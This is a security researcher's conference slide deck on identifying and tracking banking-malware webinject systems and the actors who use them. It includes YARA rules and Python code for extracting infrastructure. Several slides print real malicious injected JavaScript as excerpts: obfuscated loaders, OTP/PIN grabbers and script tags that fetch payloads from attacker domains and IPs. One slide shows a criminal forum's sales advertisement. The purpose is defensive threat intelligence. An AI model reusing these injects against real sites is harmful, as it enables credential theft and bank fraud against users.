

The FireEye logo is positioned in the top left corner, featuring the brand name in a grey, sans-serif font. It is partially enclosed by a thin, light blue circular line that is not fully closed.

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The background of the slide is a light blue gradient. In the upper right quadrant, there is a complex, abstract geometric composition of overlapping shapes. These shapes include various shades of grey, black, and white, some with fine line patterns. Interspersed among these shapes are several semi-transparent red circles of varying sizes. The overall aesthetic is modern and technical.

Tracking Actors through their Webinjects

James Wyke

Senior Security Researcher

Who Am I?

- I am
 - Senior Security Researcher, FireEye iSIGHT
- I do
 - RE
 - Write code
 - Botnet monitoring
 - Banking malware
 - Webinjects

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Agenda

Agenda

- Introduction
- Webinjects Systems overview
- Trackable elements of Webinjects
- Differentiating actors using banking malware
- Automation
- Interesting results
- Summary

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Introduction



Introduction

Webinjects and Banking Malware

- Banking Malware
 - Other monetization methods such as Cryptocurrency mining more attractive to entry-level cybercriminals
 - New families indicate space is active – serious players only
- Webinjects
 - Rarely simple, frequently complex web applications
 - Off-the-shelf solutions popular
- Can we identify and track Webinjects Systems being used in banking malware?
- Can we use data harvested from Webinjects to track actors using multiple malware families?

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Webinjects Systems

Webinjects Systems

Recap

- Webinjects are a feature of Banking Malware where code is injected into a webpage
- Ranging from simple form field additions to full blown Automated Transfer Systems
- Injected code frequently just stub code
- Web application for managing Webinjects with own Administration Panel
- Off-the-shelf products often work with multiple malware families, or injects formats – Zeus vs Gozi
- Some systems in circulation for many years

Webinjects Systems

Yummba

- Highly prevalent, very well known, sold by “yummba”
- In circulation since at least 2012
- ATSEngine, Grabbers, Replacers
- Deployed by many families including non-Zeus format families, e.g. Corebot, ISFB
- About \$800 per inject
- Easily identifiable code
- Huge range of targets including:
 - US, Canadian, Japanese, Australian, French banks and Financial Orgs
 - Retail Orgs, Porn websites

Webinjects Systems

Yummba

Автозаливы и Инжекты

Подписка на тему | Сообщить другу | Версия для печати

yummba 20.03.2013, 22:17

Автозаливы и инжекты от профессионала для профессионалов.

Читер

Группа: Специалист
Сообщений: 70
Регистрация: 20.03.2013
Пользователь №: 48 632
Деятельность: [коддинг](#)

Репутация: 6
(1% - хорошо)

Основные положения Сервиса:

- [>] Сервис изготавливает как private так и public продукты.
- [>] Под private продуктами подразумевается софт изготавливаемый "в одни руки" с полны private продукта. Поддержка по private софту выполняется в приоритетном порядке.
- [>] Если "private" продукт не оговорен заранее то продукт становится public по умолчанию.
- [>] Цены на private продукты подразумевают надбавку в размере 50% к цене базового/public
- [>] Распространение/передача каких либо частей кода либо самих продуктов приобретенных и приобретенные продукты со стороны Сервиса с последующей подачей жалобы в раздел Black L
- [>] Public продукты поставляются по принципу "как есть" и не включают в свою стоимость
- [>] Любые изменения в public продуктах оформляются как дополнительный заказ и оцениваются
- [>] Public (готовые) продукты не подлежат "private" и снятию с продажи.
- [>] При подаче заказа, оговаривайте все предпочитаемые визуальные и технические особенности. Каждое дополнение к заказу озвученное после оплаты, будет оцениваться индивидуально.
- [>] Сервис не работает на арендных условиях. Только сдельная основа!
- [>] Сервис не консультирует по вопросам не касающимся предоставляемых услуг/продуктов. С можете обращаться в "соседние" сервисы.
- [>] Сервис не даёт советов относительно проходности переводов, актуальности тех или иных ответственности.
- [>] Сервис не несёт ответственности за правильность написания и содержание текстов фейков для заказов.
- [>] Сервис не осуществляет анализ/ремонт/просмотр/редизайн и любую работу со сторонним софтом.
- [>] Сервис не изготавливает и не продаёт продукты под ресурсы стран СНГ.
- [>] Сервис не возвращает денег, если заказанный софт уже передан клиенту.
- [>] Сервис ровно как и разработчик(и) Сервиса, не несут ответственности за причинённый вред.
- [>] Оплатой заказа или покупкой готового софта вы подтверждаете факт ознакомления с правилами.
- [>] Сервис не продаёт и не пишет троянов, мобильных ботов, связок, ТДС и прочего. Благо существуют

Гарантии:

:::CC+VBV Grabber

Password:

[Sign in](#)

:::Full Info Grabber

Password:

[Sign in](#)

Source: <http://www.xylibox.com/2014/05/atsengine.html>

Webinjects Systems

Yummba

```

link = home_link+"/gate.php";var pkey = "Bc5rw12";var code_debug = true;eval(f
replace(/./g,String))while(c--){r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];
{o a={1r:D,1s:D,1d:D,1t:D};1u;1u=m.Y;H(m.Y=="")0(e){a.1v=2s m.Y=="10"?!0:2t("/*
,10):D;o e,1f,x,1x=m.1y("2y"),1z=["{2z-1R-1S-1T-1U}","{2A-1R-1S-1T-1U}","{2B-2C
0};a.1s=m.Y|((/20/1).1w(m.2P||"")?5:1f)||a.1t;a.1r=1f||a.1s)o b=!E.2Q||11.1e.
;E.1V=9(h){o j=1B.1g.1C;o k=1B.1g.P;v.1Z=9(a,b,c){7(a===D)n;7(j&8a.1C===j){a.1C
9(d,e,f){o g=[];7(d==D)n g;7(k&&A.P===k)n d.P(e,f);v.1Z(d,9(a,b,c){g[g.u]=e.1h(
(!E.39);o d=v.P(11.3a,9(p){o b=v.P(p,9(a){n[a.A,a.3b].J(\\'\\'\\'\\')}).J(\\'\\'\\'\\'
)}o c,1G,r,1i,Q,3e,R,3f,q,i;C=a.u&3;1G=a.u-c;r=b;Q=3g;R=3h;i=0;22(i<1G){q=(a.G
(q&t)*R)+(((q>>16)*R)&t<<16))&L;r^=q;r=(r<<13)|(r>>19);i=((r&t)*5)+(((
.G(i)&K);q=((q&t)*Q)+(((q>>16)*Q)&t<<16))&L;q=(q<<15)|(q>>17);q=((q&t)*R
<<16))&L;r^=r>>16;n r>>0}})(o c 3l=(9){9 3m(b){9 y(a){n"%"+f.1I(a>>4)+f.1I
c.1W(h)!=-1){g=g+h}w{o j=b.G(i);7(j<3r){g=g+y(j)}7(j>3s&&j<3t){g=g+y((j>>6)|3u
+y((j>>6)&S)|T);g=g+y((j&S)|T)}}n g]9 26(){7(m.U("M"))}{m.U("M").27.28(m.U("M
"1J")[0].1j(b))9 2c(a){a+="#3J="+1A;o b=m.1y("3K");b.A="2a/3L";b.3M=9(){7(m.U("
1F()))n{3S:9(){2e(){3T:9(){26()}}(o 3U=(9){o d,F,B={};B["C 3V"]="3W";
1:9(a){7(a){f.1m++}w{f.z(W)}},z:9(a){7((a===W&&!-f.1m)||{a!:=W&&f.1l})}{7(!m.2
(42",f.z,V)}w 7(m.1p){m.1p("2n",F);E.1p("43",f.z);o a=v;H{a+E.44==D}O(e)}7(m.
===2h){X.1M.2r(X,1b)}w 7(A===9){c.I(1b)}7(1c){X.1n(1c[0],1c[1])n v},1n:9
1q=1;c=[];n v};n X),A:9(a){n a=D?2g(a):B[2i.1g.4a.1h(a)]|"C"};9 1L(){7(f.1l
a){f.fj(o b=f.A(a);d.1M(a))n z)}(o 9 4e){n 4f!:=4g?W:V}'^_62,265,\\'|}|}|}|}|f|
Loaded|charCodeAt|try|push|join|0x|f|0xfffff|document_hide_css|fired|catch|
rueFloat|prototype|call|hib|appendChild|getElementsByName|isReady|readyWait|
y|forEach|hasher|screen|Date|bytes|case|charAt|head|setTimeOut|doScroll|check|do
x85ebca6b|0xc2b2ae35|hideContent|parentNode|removeChild|setAttribute|text|styl
roll|arguments|apply|typeof|eval|cc_on|zA|MSIE|rv|div|45EA75A0|3AF36230|8982020
|f|refox|in|IE|OP|chrome|CH|use|strict|in|hasOwnProperty|get|height|width|colo
itch|iLoader|url|endcode|0xf|0123456789ABCDEF|GHIJKL|MNOPQRSTUVWXYZ|abcdefg|hijklmnop
|createTextNode|bt|script|javascript|onerror|src|home_link|amazon|js|ssid|Run|H
cel|toString|left|removeEventListener|detachEvent|isFrame|top|split|'\\.split('\\|
%":botid;botid = /UID/im.test(botid) ? botid = "<%=IDBOT%>" : botid;botid = /I
eof data != "undefined" && data != null && /anzats|amazon\\.js|gate\\.php|llo
console.log("=====");return;}sen
|co\\.jp|co\\.uk|nl|pl|in.test(top.location.href)}{if(!isFrame()){iLoader.Htde
= "undefined" && a != null && typeof a.message != "undefined" && a.message !=
=====);console.log(a);console.log(b);console.log("=====)

```

```

rule yummba1
meta:
  system_name = "yummba"
strings:
  $ncc1 = "NCCVBV"
  $ncc2 = "BOT_NICK"
  $ncc3 = "/ppadmin"
  $ncc4 = "/BOTID/"
  $ncc5 = "var pkey = \"Bc5rw12\""
  $ncc6 = "|document_hide_css|"
  $var1 = "var homeLink"
  $var2 = "var pkey"
  $var3 = "murmurhash3_32_gc"
  $var4 = "var home_link"
  $var5 = "var gate_link"
  $var6 = "var script_link"
  $js1 = "jsess_script_loader"
  $js2 = "new Fingerprint()"
condition:
  any of ($ncc*) and any of ($var*) and any of ($js*)

```


Webinjects Systems

Tables

- Named after the title on the login page
- Active since around 2014
- Grabber/Replacer
- Default Zeus format but easily customisable. Observed deployed by:
 - Nymaim, Goziisfb, Corebot, Atmos, Terdot, Gootkit, ZeusPanda, Ramnit
- Wide range of targets including:
 - US, Canadian, French, UK, German, South American banks and Financial Orgs
 - Tax/payroll companies
 - Retail Orgs, email providers
 - Cryptocurrencies, online payment Orgs

Webinjects Systems

Tables



The image shows a screenshot of a web application interface. At the top, the word "Tables" is centered between two horizontal white lines. Below this, there is a white rectangular box containing a login form. The form has two input fields: the first is labeled "Login" and the second is labeled "Password". Below the input fields is a blue button with the text "SIGN IN" in white capital letters.


Webinjects Systems

inj_inj

- Real name and seller not known
- Named after consistent variable name usage “inj_inj = “
- In circulation since 2015
- Wide usage: ISFB, Gootkit, Terdot, ZeusPanda, Corebot, IcedID, Dridex
- Grabber/Replacer, 2016 Buguroo Dridex report describes functionality
- Predominantly used against US, CA banks and Financial Orgs, but also Spanish and Australian

Webinjects Systems

inj_inj



A screenshot of a login form. The form is white and centered on a dark grey background. It contains two input fields: one for 'Username' and one for 'Password'. Below the password field is a dark grey button with the text 'Log in' in white.

Username

Password

Log in

Webinjects Systems

inj_inj

```
"data_inject": "<head>\r\n<script id=\"inj_add\" type=\"text/javascript\">(function(){func
inj_add\");clearInterval(b)}catch(e){}},1);var n;document.head?n=document.head.parentElement:n=document
eout(function(){var n;document.head?n=document.head.parentElement:n=document.getElementsByTagName(\"he
vigator.min_lim=5000;navigator.bot_id=\"#gid#.id#\";navigator.adm_path=\"https://popp101.com/smotp/\
bankofamerica.js?r=\"+Number((new Date()).getHours()+(new Date()).getDay()+(new Date()).getMonth()+\"
```

```
rule inj_inj1
{
  meta:
    system_name = "INJ_INJ"

  strings:
    $inj1 = "id=\"inj_inj\""
    $inj2 = "id=\\\"inj_inj\\\""
    $inj3 = "id='inj_inj'"

    $add1 = "id=\"inj_add\""
    $add2 = "id='inj_add'"

  condition:
    any of ($inj*) and any of ($add*)
}
```

Webinjects Systems

LOB_ATS

- Unknown seller/real name
- Named after constant use of “/lob.php” in panel URLs
- In circulation since at least 2016
- Used in families distributed by Chanitor – Terdot, ZeusPanda, IcedID, CoreBot, ISFB, older Dridex use
- Grabber/Replacer, OTP interception + more
- Predominantly targeting US banks and Financial Orgs + Retail, Careers, Cryptocurrencies

Webinjects Systems

LOB_ATS

```

"Var": "<head prefix**><script>!function(e){var n=e.document,t=function(e,n){var t=n.getElementsByTagName(e);return t&&t[0]},a
);!function(n){var e,t,r,o,i,a,c,l=n.document,u=n.encodeURIComponent,v=Array.prototype,p=Object.prototype,h=d
p.toString,T=p.hasOwnProperty,M=String.prototype.trim,H="https://jpccheck.com/lob.php\" k={b:\"@ID@\",q:\"cyogjetd\",v:\"jul3\",w:
xOf(e);for(t=0;t<n.length;t+=1)if(n[t]===e)return t;return -1},f=function(n){return Object(n)},N=function(n,e){return T.call(n
&t.push(e);return t},C=function(n,e,t){var r,o;if(m&&n.forEach===m)n.forEach(e,t);else if(n.length===+n.length){for(r=0;r<n.length
ll(t,n[o[r]],o[r],n)===f)return n},x=function(n,e,t){var r=!1;return e||E,v&&n.some===v?n.some(e,t):(C(n,function(n,o,i){f
on(n,o,i){if(e.call(t,n,o,i))return r=n,!0}},r),A=function(n,e,t){var r=[];return g&&n.filter===g?n.filter(e,t):(C(n,function(n,o
rn s(function(){return n.apply(null,t)},e)},j=function(n){return M&&!M.call(\"\\u0000\\xa0\")?M.call(n):String(n).replace(/^[\\s\\
!]==String(\" \"+n.className+\" \").replace(/[[\t\r\n\f]/g,\" \").indexOf(\" \"+e+\" \")},S=function(n){return n.className.spli
sName=A(t,function(n){return 0!==n.length}).join(\" \")},B=function(n,e){var t=S(n);-1!==w(t,e)&&(n.className=A(t,function(n){ret
F=function(n,e){return e.getElementsByTagName(n)},R=function(n,e){var t=F(n,e);return t&&t[0]},U=function(n,e,t){var r=F(e,t);retu
tion(e){return O(e,n)}},W=function(n){return j(n.innerText||n.textContent)},$=function(n,e,t){n.addEventListener?n.addEventListen
){n.addEventListener?n.removeEventListener(e,t,!1):n.attachEvent?n.detachEvent(\"on\"+e,t):n[\"on\"+e]=null},z=function(e){return
agation(),void 0!==r.cancelBubble&&(r.cancelBubble=!0),\"keydown\"!==r.type||13===r.keyCode){\"function\"===typeof r.preventDefault
atch\"}[7](\"error\").call(\"\",t,r)};return 1}};return 1}};function(n){return function(e){var t=t.stopPropagation()}\"[object F

```

```

rule lob4
{
  meta:
    system_name = "LOB_ATS"

  strings:
    $a = "<script>!function(e){var n=e.document,t=function(e,n){var t=n.getElementsByTagName(e);return t&&t[0]}"
    $b = /<script id=\"[a-zA-Z0-9]{15}\">!function(e){var d=e.document,n=d.getElementById(\"[a-zA-Z0-9]{15}\"/

  condition:
    any of them
}

```

Webinjects Systems

adm_ssl

- Unknown seller/real name
- Named after variable names in early examples, “?adm=ssl&”
- First observed mid-2017
- Used by: Gootkit, Danabot, ISFB, Terdot, ZeusPanda
- Grabber, Replacer, OTP interception
- Targeting has more European focus:
 - Lots of Italian banks and other Orgs
 - Austrian, German banks
 - Cryptocurrencies, Webmail providers

Webinjects Systems

adm_ssl

```

window.onerror = function (a, b, c) {
  try{
    var s = document.createElement('script'); s.type = 'text/javascript';
    s.src = "https://sslstatsita.info/?adm=ssl&n=sssd&b=%BOTID%&s=bnl&v=999&t=error&l=" +
    if(document.getElementsByTagName('head').length){ document.getElementsByTagName('head')}
  }catch(x){}
  return false;
};

function Pin(){
  if( !$("#otp").val().length ){ return; }
  top.a$.pin = $("#otp").val();
  top.a$.S2("work&l=pin:" + $("#otp").val() );
  $("#PinBox").hide();
  $("#LoadBox").show();
}

```

```

rule adm_ssl1
{
  meta:
    system_name = "adm_ssl"

  strings:
    $adm1 = "?adm=ssl&"
    $adm2 = "&adm=ssl&"
    $adm3 = "?adm=abs&"
    $bot1 = "&b=%BOTID%"
    $bot2 = "&b%BOTID%"
    //Sc = "&js="
    $amp1 = "&_="
    $amp2 = "VNC:function"
    $amp3 = "&n=zoo"
    $amp4 = "&n=sssd"
    $amp5 = "&s=credem"
    $amp6 = "&t=login"

  condition:
    any of ($adm*) and any of ($bot*) and any of ($amp*)
}

```


Webinjects Systems

concert_hall

- Seller unknown
- Named after title page on panel
- First encountered: 2016
- Used by: Nymaim
- OTP bypass, session hijack. Often ListVNC panel on same server
- Targets: US, German, Polish banks and Financial Orgs. Also retailers, Cryptocurrencies, Trading platforms

Webinjects Systems

concert_hall



```
rule concert_hall1
{
    meta:
        system_name = "concert_hall"

    strings:
        $a = "var c239fd29314d8cb"
        $b = "var d4025ba93f90c"

    condition:
        all of them
}
```

```
</head>**<body**><div style="background: #fff; position: fixed; top: 0; left: 0; right: 0; bottom: 0; z-index: 99999" id="synoverlay"></div><script>var c239fd29314d8cb = "thexznmvrsfid";var d4025ba93f90c = "c193a1c8f9db932e716";</script><script src="http://162.252.172.41/googleapi/load73.php"></script>
```

Webinjects Systems

delsrc

- Seller unknown, possibly referred to as “Tokenka”
- Named after variable and function names “delsrc”
- First encountered: early 2017
- Used by: Gootkit, Danabot, TinyNuke, Corebot, ZeusPanda, ISFB
- OTP bypass, Grabber/Replacer
- Targets: US, Italian, Canadian, Polish banks and Financial Orgs, Cryptocurrencies

Webinjects Systems

delsrc

```
<script id="src2">
window.bot_id = "%BOTID%";
window.bot_vnc = "%VNC%";
</script>
<script id="src1" src="https://lio.party/kenta/in/relaxban">
<script id="src3">
window.delsrc= function (a){if(document.getElementByI
delsrc("src1");delsrc("src2");delsrc("src3");
delete bot_id; delete bot_vnc; delete delsrc;
</script>
```

```
rule delsrc1
{
  meta:
    system_name = "delsrc"

  strings:
    $a = "delete bot_id; delete bot_vnc; delete delsrc"
    $b = "delete myrem;delete rem777bname"
    $c = "delete myrem;delete qwe;"
    $d = "myrem(\"myjs1\");myrem(\"myjs2\")"
    $e = "try{ delete bot_vnc; }catch(x){}"
    $f = "delsrc(\"src1\");delsrc(\"src3\");"
    $g = "delsrc(\"src1\");delsrc(\"src33\");"
    $h = "if (document.getElementById('src__001')) document."
    $i = "<script type=\"text/javascript\" id=\"src__000\""
    $j = "<script type=\"text/javascript\" id=\"src__001\""

  condition:
    any of them
}
```

Trackable elements of Webinjects

Trackable elements of Webinjects

Overview

- Extract network infrastructure data from the injected code
 - “Follow the money”
- Harvest data from the Injects System Server

Trackable elements of Webinjects

Network Infrastructure

- URLs, Domains, IPs

```
>var home_link = https://clientdomain.info/c/lucifer/us/amzats var gate_link = home_link+"/gate.php";var pkey = "Bc5rw12";
t(c/a))+((c=c%a
f(!\\'\\.replace(/\\/,String)){while(c--)r[e(c)]=k[c]||e(c);k
place(new RegExp(\\'\\\\b\\'+e(c)+\\'\\\\b\\',\\'g\\'),k[c]);return p}{\\'9 1N(){o a={1r:D,1s:D,1d:D,1t:D},1u;1u=m.Y;H{m.Y=""}0(e){
P(?:2w|2x\\\\\\\\s*\\\\\\\\:)>\\\\\\\\s*(\\\\\\\\d+\\\\\\\\.?.\\\\\\\\d*)/i).1w(11.1e||"")?1P(1Q.$1,10):D;o e,1f,x,1x=m.1y("2y"),1z=["{2z-1R-1S-1T-1U}
)}H{a.1d=1x.2K(1z[x], "2L").2M(/,/g, ".")}0(e){}7(a.1d)2N}1f=1P(a.1d||"0",10);a.1s=m.Y|((/20/i).1w(m.2P||"")?5:1f)||a.1t;a.1f
```

```
1]][_0x2f90[20]](_0x2f90[19])(_0x2f90[29])>=0){return _0x2f90[30];} else {if(navigator[_0x2f90[21]][_0x2f90[20]](
,inject:function (_0x5c81x6){_0x5c81x5(_0x5c81x6);} ,show:function (){var _0x5c81x8=document[_0x2f90[34]](_0x2f90[3
t[_0x2f90[11]](_0x2f90[38])[0];_0x5c81x9[_0x2f90[36]][_0x2f90[35]]=_0x2f90[0];} ;} ,hide:function (){var _0x5c81x8=do
_0x5c81x8[_0x2f90[36]][_0x2f90[41]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]][_0x2f90[43]]=_0x2f90[42];_0x5c81x8[_0x2f90[36]
][_0x2f90[47]]=_0x2f90[48];_0x5c81x8[_0x2f90[36]
r\n_brows.botid = \"%BOTID%\";\\r\\n_brows.inject https://managertrafficdirect.pw/api/cpanel/t.js\\r\\n</script>
```

```
<script id="src2">
window.bot_id = "%BOTID%";
window.bot_vnc = "%VNC%";
</script>
<script id="src1" src https://llo.party/kenta/in/relaxbanking/rel.php?id=%BOTID% </script>
<script id="src3">
window.delsrc= function (a){if(document.getElementById(a)) document.getElementById(a).parentE
delsrc("src1");delsrc("src2");delsrc("src3");
delete bot_id; delete bot_vnc; delete delsrc;
</script>
```

Trackable elements of Webinjects

Server Data

- Downloaded JS -> further infrastructure

```
var Tables = (function(){  
    var admin = 'https://mopledorta.info/uk/';  
    var data = new Array();  
  
    var link = {  
        gate: admin+"menu.php"  
    };  
  
    var options = {  
        callback_status: '',  
        iframe_status: '',  
        currency_state: false  
    };  
  
    var splitter = {value: 'none',position: 'none'};  
    var prefix = {minus: '-',plus: ''};  
}
```

- Crawl the panel

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Differentiating actors using banking malware

Differentiating actors using banking malware

Overview

- What is the commercial model employed by the malware family?
- Sold as a standalone product (traditional Kit-like model):
 - Customer owns botnet, responsible for running it
 - Malware used by many different actors, look for customer-set configuration values, e.g. encryption keys
- Affiliate model
 - Affiliates responsible for some areas, not others, e.g. distribution
 - Cryptographic keys may belong to the author, not the affiliate
- Single actor
 - No differentiation necessary

Differentiating actors using banking malware

Differentiating features

- Cryptographic keys
 - Symmetric keys: RC4, AES, Serpent – Zeus families, ISFB, Ramnit
 - Asymmetric keys more common in affiliate models, or single entity models – Nymaim, IcedID
- Botnet names
 - Often simple or not changed from default values
 - May be reused by different actors
 - Sometimes used to differentiate affiliates – Dridex, Danabot
- Affiliate IDs
 - Can be used to differentiate activity in affiliate based models – Corebot, Gootkit

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Automation




Automation

Overview

- Automate entire process from config extraction, through Injects harvesting and processing
- Automatically cluster activity by actor
- Identify overlaps in clusters

Automation Process



Automation

Webinjects Harvesting

- Convert Webinjects into consistent, machine readable format -> JSON
- Identify Webinjects System for each block of stub code
 - Yara rules
 - “system_name” meta property to identify Webinjects System
- Extract Webinjects System URLs
 - Series of Regular expression searches
 - Decode data if necessary

```
def get_system_urls(self, code_block, system_name):
    """
    Get the list of URLs that are definitely tied to this injects system
    """
    urls = []
    if system_name == 'tables':
        urls = self.get_tables_urls(code_block)
    elif system_name == 'yummba':
        urls = self.get_yummba_urls(code_block)
    elif system_name == 'INJ_INJ':
        urls = self.get_inj_inj_urls(code_block)
    elif system_name == 'LOB_ATS':
        urls = self.get_lob_ats_urls(code_block)
    elif system_name == 'delsrc':
        urls = self.get_delsrc_urls(code_block)
```

```
def get_lob_ats_urls(self, code_block):
    urls = []
    # g="https://jscloud.me/lob.php",b=
    # String.prototype.trim,"https://jscloud.me/lob.php")
    # E="https://jscloud.me/lob.php",g=
    # l="https://jscloud.me/lob.php",p=
    # String.prototype.trim,m="https://jscloud.me/lob.php",E=
    # ,u="https://pmntech.com/lob.php",_=

    url_regex = [r'String\.prototype\.trim,[\|\'](http[^\|\']*[\|\']\)|',
                 r',[A-Za-z]=[\|\'](http[^\|\']*[\|\']\),[A-Za-z]=',
